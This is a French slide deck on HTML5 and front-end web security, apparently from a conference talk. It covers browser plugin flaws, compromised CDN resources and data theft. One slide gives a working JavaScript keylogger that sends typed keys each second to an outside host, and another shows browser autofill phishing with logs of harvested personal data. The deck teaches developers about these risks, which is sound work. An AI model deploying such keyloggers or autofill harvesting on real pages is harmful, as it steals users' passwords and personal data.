DE NOUVELLES PRÉOCCUPATIONS

HTML5 ET LA SÉCURITÉ

@DIOU

1 _ IDENTIFIER SON ENNEMI

RECONNAÎTRE UN HACKER


CAGOULE
REGARD FOURBE
CODE BINAIRE
OBSCURITÉ

QUIZ : SAVEZ-VOUS RECONNAÎTRE UN INDIVIDU DANGEREUX SUR LE WEB ?

PAS DANGEREUX

DANGEREUX !


PAS DANGEREUX

LE PLUS DANGEREUX


C'EST PARFOIS CE QUI DÉCIDE
DE L'AVENIR DU MONDE

QUE FAIRE ?

PASSER EN MODE DARK



2 _ HEIN ? QUOI ?

QUEL EST LE SUJET DÉJÀ ?

LA SÉCURITÉ DU POINT DE VUE DE L'INTÉGRATEUR WEB / DÉVELOPPEUR FRONT-END NOTAMMENT DEPUIS HTML5

(DONC PAS CÔTÉ SERVEUR)

LA SÉCURITÉ

BACK-END

Dépend du serveur

Patch immédiat

Un seul code source

Sans intervention utilisateur

FRONT-END

Dépend du navigateur

Patch lent à déployer

Plateformes multiples

L'utilisateur est souvent impliqué

3 _ AVANT / MAINTENANT

LA MUTATION DU WEB

AVANT...

1. TRÈS “STATIQUE”, PEU DE DROITS ACCORDÉS PAR LES NAVIGATEURS

2. BEAUCOUP DE PLUGINS NAVIGATEURS (EXTENSIONS) ONT PRÉSENTÉ DES FAILLES

PLUGIN FLASH

Deux exemples encore récents :
WebEx de Cisco
Adobe PDF qui s'installe « tout seul » avec une faille

MAINTENANT...

LE WEB EST UNE PLATEFORME AVEC DES API TRÈS ÉVOLUÉES


plein de permissions à demander

MAINTENANT...

+ D'UTILISATEURS INEXPÉRIMENTÉS
+ D'INTÉRÊTS ÉCONOMIQUES/INFLUENCES
+ DE POSSIBILITÉS TECHNIQUES

MAINTENANT...

+ DE PRATIQUES À RISQUES : UTILISER UN FICHIER COMPROMIS SUR UN CDN CAR BEAUCOUP DE MONDE INCLUT DES RESSOURCES DEPUIS D'AUTRES SERVEURS QUE LE SIEN : POLICES, JAVASCRIPT, STYLES, IMAGES, ETC.




MÊME POUR LES APPLICATIONS NATIVES/ HYBRIDES LE WEB EST UN POINT D'ENTRÉE

4 _ AÏE AÏE AÏE

RISQUES


DÉVELOPPEUR
DE FLASH
CODE QUI VA INVITER
LA NSA CHEZ VOUS
VIA LE GRILLE-PAIN
HACKED



VOL/INTERCEPTION DE DONNÉES

VOL DE DONNÉES PRIVÉES

Depuis le disque du visiteur, ou à la saisie (numéro de CB).

Cas classiques : ransomware/ malware/spyware (espiogiciel)

Les données personnelles de 800 000 propriétaires d'ours en peluche connectés accessibles sur Internet

E-mails, mots de passe et messages personnels auraient été hackés par plusieurs personnes.

LE MONDE | 28.02.2017 à 16h22 • Mis à jour le 28.02.2017 à 16h30 |

KEYLOGGER

Un keylogger sur une page sensible ? Dans un formulaire on se trompe souvent en tapant l'un ou l'autre mot de passe d'un autre site.

```
var keys = '';
document.onkeypress = function(e) {
    var get = window.event?event:e;
    var key = get.keyCode?get.keyCode:get.charCode;
    keys += String.fromCharCode(key);
}
window.setInterval(function(){
    new Image().src = 'http://keylogger.net/log.php?c='+keys;
    keys = '';
}, 1000);
```

ON RÉCUPÈRE LES TOUCHES

ON ENVOIE LE TOUT / 1 SEC

AUTOFILL

Une « faille » permet de remplir les champs non visibles à l'utilisateur et de les obtenir.

https://github.com/anttiviljami/browser-autofill-phishing

Browser Autofill Phishing

Rodolphe Pro

Sécurisé https://anttiviljami.github.io/browser-autofill-...

Name

Alsacreations

Email

contact@alsacreations.f

Submit

Elements Console Sources Network


top Preserve log

```
name: A (index):52
name: Al (index):52
name: Alsacreations (index):52
email: contact@alsacreations.fr (index):52
phone: 954965050 (index):52
organization: ALSACREATIONS (index):52
address: 10 Place du Temple Neuf (index):52
postal: 67000 (index):52
city: Strasbourg (index):52
>
```

rodolphe — root@chou: /var/www/html6.fr/web


```
Every 0.5s: cat log.txt

Array
(
    [name] => Alsacreations
    [email] => contact@alsacreations.fr
    [phone] => 954965050
    [organization] => ALSACREATIONS
    [address] => 10 Place du Temple Neuf
    [postal] => 67000
    [city] => Strasbourg
    [country] => FR
    [cc_number] =>
    [cc_month] => 01
    [cc_year] => 2017
    [cc_cvv] =>
)
```

côté serveur



PHISHING

